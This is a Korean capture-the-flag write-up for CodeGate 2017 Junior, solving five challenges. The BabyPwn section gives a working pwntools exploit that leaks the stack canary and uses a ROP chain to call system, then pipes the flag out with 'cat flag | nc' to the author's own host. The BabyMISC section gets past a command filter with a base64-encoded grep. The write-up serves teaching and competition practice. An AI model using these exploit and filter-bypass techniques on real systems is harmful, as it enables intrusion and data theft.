

# CodeGate 2017 Write UP Junior

KSHMK  
김승환

## 1. Mic CHECK

```
Mic Check  
one two~ one two~  
  
First Point : 500  
Minimal Point : 50  
Minus per one solver : -5  
  
Here is Flag~ FLAG{Welcome_to_codegate2017}  
  
real flag is in brackets.
```

대회 점수 방식을 설명하고 있는 문제 사람이 많이 풀수록 점수가 떨어지는 방식이다.

FLAG : Welcome\_to\_codegate2017

## 2. BabyPwn

```
1 int sub_8048A71()
2 {
3     int v1; // [sp+1Ch] [bp-3Ch]@2
4     char v2; // [sp+24h] [bp-34h]@1
5     int v3; // [sp+4Ch] [bp-Ch]@1
6
7     v3 = *HK_FP(__GS__, 20);
8     memset(&v2, 0, 0x28u);
9     while ( 1 )
10     {
11         while ( 1 )
12         {
13             while ( 1 )
14             {
15                 sender("Welcome to the BabyPwn\n");
16                 sender("1. Echo\n");
17                 sender("2. Reverse Echo\n");
18                 sender("3. Exit\n");
19                 sender("=====");
20                 v1 = recver();
21                 if ( v1 != 1 )
22                     break;
23                 sender("Input Your Message : ");
24                 sub_8048907(&v2, 0x64u);
25                 sender(&v2);
26             }
27             if ( v1 != 2 )
28                 break;
29             sender("Input Your Message : ");
30             sub_8048907(&v2, 0x64u);
31             sub_80489C8(&v2);
32             sender(&v2);
33         }
34         if ( v1 == 3 )
35             break;
36         sender("Wrong Input\n");
37     }
38     return *HK_FP(__GS__, 20) ^ v3;
39 }
```

평화로운 main의 풍경이다.

main을 분석하면 canari가 있음을 알 수 있다.

그리고 v2 버퍼의 크기는 40인데 100만큼 받고 있음을 알 수 있다.

따라서 BOF가 발생함을 알 수 있다.

다행히 plt에 system이 있으므로 첫 번째 공격에서 canari를 추출한 뒤 system의 인자는 recv 함수를 사용해 bss영역에 command를 넣어 해결하기로 결정했다.

그런데 이 문제는 xinetd와 같은 데몬을 사용하지 않고 직접 socket을 여는 문제이다.

따라서 단순히 system("/bin/sh")를 한다고 해서 쉘을 얻을 수 있는 문제는 아니다.

따라서 nc를 통해 명령어 결과를 받기로 했다.

IP는 지웠다.


exploit.py

```
from pwn import *
context.clear(arch='i386')
elf = ELF("./babypwn")
rop = ROP(elf)
payload = "A"*56
rop.call(0x8048907,[0x804B1CC,100])
rop.call(0x8048620,[0x804B1CC])
print rop.dump

r = remote("110.10.212.130", 8888)
#r = remote("192.168.146.128", 8181)
print r.sendlineafter("> ", "1")
print r.sendafter(": ", "A"*0x28+"B")
K = r.sendlineafter("> ", "1")
```

```
CANARI = "\x00"+K[K.find("AB")+2:K.find("AB")+5]
print r.sendafter(": ", "A"*0x28+CANARI+"A"*12+str(rop))

print r.sendlineafter("> ", "3")
r.send("cat flag | nc {자기IP} 30000;")
r.interactive()
```



```
kshmk@DESKTOP-N8HJG08: /mnt/d/Hacking/CTF/codegate17/babypwn
D:\Hacking\CTF\codegate17\babypwn>bash
kshmk@DESKTOP-N8HJG08: /mnt/d/Hacking/CTF/codegate17/babypwn$ python test.py
[+] Opening connection to 110.10.212.130 on port 8888: Done
C:\WINDOWS\system32\cmd.exe
D:\Hacking\CTF\codegate17\babypwn>nc -lp 30000
FLAG{Good_Job~!Y0u_@re_Very__G@d!!!!!!^.^}
D:\Hacking\CTF\codegate17\babypwn>

1. Echo
2. Reverse Echo
3. Exit
```

FLAG: Good\_Job~!Y0u\_@re\_Very\_\_G@@d!!!!!!^.^

### 3. RamG-thunder

숨겨진 선택지가 있다

```

loc_1241514:                                ; CODE XREF: .text:loc_12413B0↑j
                                                ; DATA XREF: .text:off_124151C↓o
                                                ; jumtable 004013B0 case 4
call     loc_1241530                        ;
nop     dword ptr [eax]                    |
;-----
off_124151C dd offset loc_124150D        ; DATA XREF: .text:loc_12413B0↑r
            dd offset loc_12413B7        ; jump table for switch statement
            dd offset loc_12413F1
            dd offset loc_1241428
            dd offset loc_1241514

```

4번을 선택하면 flag 체크를 시작하는 구간이 나온다.

<pre> 490  printf("stage 1. search key1!\n"); 491  printf("input Key1 :"); 492  scanf("%s", u57); 493  u3 = strlen(u57); 494  u4 = 0; 495  if ( u3 &gt; 0 ) 496  { 497      do 498      { 499          u51[u4] = u57[u4] ^ *((_BYTE *)&amp;u46 + u4 + -5 * (u4 / 5)); 500          ++u4; 501      } 502      while ( (signed int)u4 &lt; u3 ); 503      u2 = 0; 504  } 505  if ( !strncmp(u51, u41, 5) ) </pre>	<pre> 621  printf("\n\nstage 5. search key1!\n"); 622  printf("input Key5 : "); 623  scanf("%s", u54, 11); 624  u9 = strlen(u54); 625  u10 = 0; 626  if ( u9 &gt; 0 ) 627  { 628      do 629      { 630          u48[u10] = u54[u10] ^ *((_BYTE *)&amp;u39 + u10 + -10 * (u10 / 0xA)); 631          ++u10; 632      } 633      while ( (signed int)u10 &lt; u9 ); 634  } 635  if ( !strncmp(u48, u37, 5) ) </pre>
---	---

Stage1과 Stage5는 단순한 xor연산을 한다 python으로 간단히 코딩해서 풀었다.  
이중 5글자만 비교하므로 5글자만 넣어 주면 된다.

```

K = "47459\x00"
T = "MVYLYUARJlu"
key = ""
for i in range(5):
    key += chr(ord(T[i]) ^ ord(K[i + (-5 * (i/5))]))
print key
T = "[S[X]DWYJ^lu3674231096"
K = "3674231096"
key = ""
for i in range(5):
    key += chr(ord(T[i]) ^ ord(K[i + (-10 * (i/10))]))
print key

```

Stage1 : yamya  
Stage5 : hello

```

551| printf("\n\nstage 2!\n");
552| if ( v1->Address[0] != 0xC8u || v1->Address[1] != 0x59 || v1->Address[2] != 0x78 )
553| {
554|     u30 = v1->Address[1];
555|     LOBYTE(u31) = v1->Address[2];
556|     u6 = v1->Address[3];
557| }
558| else
559| {
560|     u30 = 0xC8u;
561|     LOBYTE(u31) = v1->Address[1];
562|     u6 = v1->Address[2];
563| }
564|
565|
566|
567|
568| if ( v2->Address[0] || v2->Address[1] != 0xC || v2->Address[2] != 0x29 )
569| {
570|     u27 = v2->Address[3];
571|     LOBYTE(u28) = v2->Address[4];
572|     u7 = v2->Address[5];
573| }
574| else
575| {
576|     u27 = 0;
577|     LOBYTE(u28) = v2->Address[1];
578|     u7 = v2->Address[2];
579| }
580|

```

Stage2와 Stage4는 Address와 비교하는데 그냥 비교문에서의 값과 똑같이 만들어주면 된다.

```

565 printf("WnWnstage 3!Wn");
566 if ( RegOpenKeyExW(HKEY_CURRENT_USER, L"Hellow", 0, 1u, &phkResult) )
567 {
568     sub_124AD50(&v23, "fis", 3u);
569 }
570 else
571 {
572     sub_1243AA0(&Data, 0, 100);
573     cbData = 100;
574     if ( RegQueryValueExW(phkResult, L"hellow_FishWorld", 0, &Type, &Data, &cbData) )
575         sub_124AD50(&v23, "wor", 3u);
576     else
577         sub_124AD50(&v23, "hel", 3u);
578     RegCloseKey(phkResult);
579 }

```

Stage3은 레지스트리 키를 가져와 비교하는데 오류가 없는 경우인 'hel'이 키가 된다.

```

646 sub_124AD50(&v43, (char *)&v64, 5u);
647 sub_124AD50(&v43, (char *)&v30, 3u);
648 sub_124AD50(&v43, &v23, 3u);
649 sub_124AD50(&v43, (char *)&v27, 3u);
650 sub_124AD50(&v43, (char *)&v61, 5u);

```

이제 모든 키들을 한 문자열로 붙이는데 문제는 Stage4에 맨 앞 글자가 NULL이므로 Stage4의 키 값은 들어가지 않게 된다.

이후 c라는 파일이 만들어지고 png 파일이며

```

flag is
ThANK_yOu_my_PeOP1E

```

FLAG : ThANK\_yOu\_my\_PeOP1E

#### 4. BabyMISC

```
1 void __fastcall main()  
2 {  
3     setbuf(stdout, 0LL);  
4     puts("[*] Ok, Let's Start. Input the write string on each stage!");  
5     if ( !Stage1() )  
6         exit(0);  
7     puts("[+] -- NEXT STAGE! -----");  
8     if ( !Stage2() )  
9         exit(0);  
10    puts("[+] -- NEXT STAGE! -----");  
11    if ( !Stage3() )  
12        exit(0);  
13 }
```

## Stage1~3을 분석해보자

```

13 s = "TjBfbTRuX2H0bDFfYwC0aW5fWTNzdDMyZDR50ig=";
14 setbuf(stdout, 0LL);
15 puts("[*] -- STAGE 01 -----");
16 printf("[+] KEY : %s\n", s2);
17 puts("[+] Input > ");
18 setbuf(stdin, 0LL);
19 __isoc99_scanf("%99s", &v6);
20 decodebase64("TjBfbTRuX2H0bDFfYwC0aW5fWTNzdDMyZDR50ig=", (void **)&s2);
21 decodebase64(&v6, (void **)&s1);
22 printf("[*] USER : %s\n", s1);
23 v0 = strlen(s);
24 result = v0 == strlen(&v6) && !strcmp(s1, s2) && strcmp(&v6, s);

```

Stage1은 입력 값의 길이는 같아야 하고, 내용을 달라야 하며, Base64를 decode한 값이 서로 같아야 한다는 조건을 내세우고 있다.

strcmp를 할 때 맨 마지막 NULL은 무의미하지만 Base64에서는 encoding 되는 문자이므로

TjBfbTRuX2M0bDFfYWc0aW5fWTNzdDNyZDR5OigA

를 입력하면 통과 할 수 있다.

```

14 puts("[*] -- STAGE 02 -----");
15 puts("[+] Input 1 ");
16 setbuf(stdin, 0LL);
17 _isoc99_scanf("%99s", &s1);
18 puts("[+] Input 2 ");
19 setbuf(stdin, 0LL);
20 _isoc99_scanf("%99s", &v0);
21 decodebase64(&s, (void **) &s1);
22 decodebase64(&v0, (void **) &s2);
23 v0 = strlen(&s);
24 result = v0 != strlen(&v0) && !strcmp(s1, s2);

```

Stage2에서는 입력 값 두 개의 길이가 서로 다르되 base64로 decode 했을 때 서로 같아야 한다는 조건이다.

Stage1과 마찬가지로 NULL을 더 붙이면 된다.

TjBfbTRuX2M0bDFfYWc0aW5fWTNzdDNyZDR5OigA

TjBfbTRuX2M0bDFfYWc0aW5fWTNzdDNyZDR50igAAA==

마지막은 명령어를 실행시켜주는 Stage인데

당연하겠지만 필터링을 한다.

```

10 if ( regcomp(&preg, "[/!$%&_<|>|`'|W''%];][cat)](flag)](bin)](sh)](bash)", 1) )
11 {
12     result = 0LL;
13 }
14 else
15 {
16     v2 = regexexec(&preg, a1, 0LL, 0LL, 0);
17     regfree(&preg);
18     result = v2 == 0;
19 }

```

하지만 grep 명령어를 필터링 하지 않은 것을 볼 수 있는데


```
grep . *
```

명령을 통해 파일 내부를 출력할 수 있다.

```
# echo -n Z3JlcAuICo= | base64 -d | sh
FLAG{Nav3r_L3t_y0ur_L3ft_h4nd_kn0w_wh4t_y0ur_r1ghT_h4nd5_H4ck1ng} TjBfbTRuX2M0bDFfyWc
```

FLAG : Nav3r\_L3t\_y0ur\_L3ft\_h4nd\_kn0w\_wh4t\_y0ur\_r1ghT\_h4nd5\_H4ck1ng

## 5. angrybird



Main이 비상식적으로 길다.

이 문제는 Defcon baby-re와 같은 유형인데

Angr라는 짱짱맨 툴을 사용하면 쓱쓱할 수 있다.

그러기 전 해 줘야 할 일 이 있다.

```
0000000000400778 088 cmp     eax, 0
000000000040077B 088 jz      exit
```

JZ 부분을 NOP으로 바꾼다

```
1  int64 sub_4006F6()
2  {
3      puts("you should return 21 not 1 :(");
4      return (unsigned int)dword_606060;
5  }
```

파일에서 0x606060에 해당하는 값을 21로 바꾼다

```
00000000004007AE 088 mov     eax, 0
00000000004007B3 088 call    sub_40070C
00000000004007B8 088 mov     eax, 0
00000000004007BD 088 call    sub_400720
```

이 두 함수 또한 NOP으로 패치하되 하이라이트 되어 있는 함수에서 \_\_libc\_start\_main GOT 부분에 hello가 들어가야 한다고 지정하고 있으므로 angr 스크립트를 제작할 때 패치 하겠다.

```
import angr
import simuvex

# Fgets hooking
class SubFgets(simuvex.SimProcedure):
    def run(self, buf, n, fd):
        stat = self.state
        stat.memory.store(buf, stat.se.BVS('ans', 0x21*8))
        return 0x21

def main():
    p = angr.Project("angrybird", load_options={'auto_load_libs': False})

    find = 0x404FAB
    avoid = 0x4005E0

    p.hook_symbol("fgets", SubFgets)
```



```

init = p.factory.blank_state(addr=0x400761)
init.options.remove(simuvex.o.LAZY_SOLVES)

init.memory.store(0x606038,"hello")
pg = p.factory.path_group(init)
print "START"
ex = pg.explore(find=find,avoid=avoid)
print ex

s = pg.found[0].state
print s.se.any_str(s.memory.load(0xfffffffffffffa8,0x21))

if __name__ == "__main__":
    main()

```

```

(angr) kshmk@DESKTOP-N8HJG08:/mnt/d/Hacking/CTF/codegate17/angrybird$ python test.py
WARNING | 2017-02-10 19:13:36,293 | angr.project | Re-hooking symbol fgets
START
<PathGroup with 1 found, 96 avoid>
Im_so_cute&pretty :)

```

FLAG Im\_so\_cute&pretty:)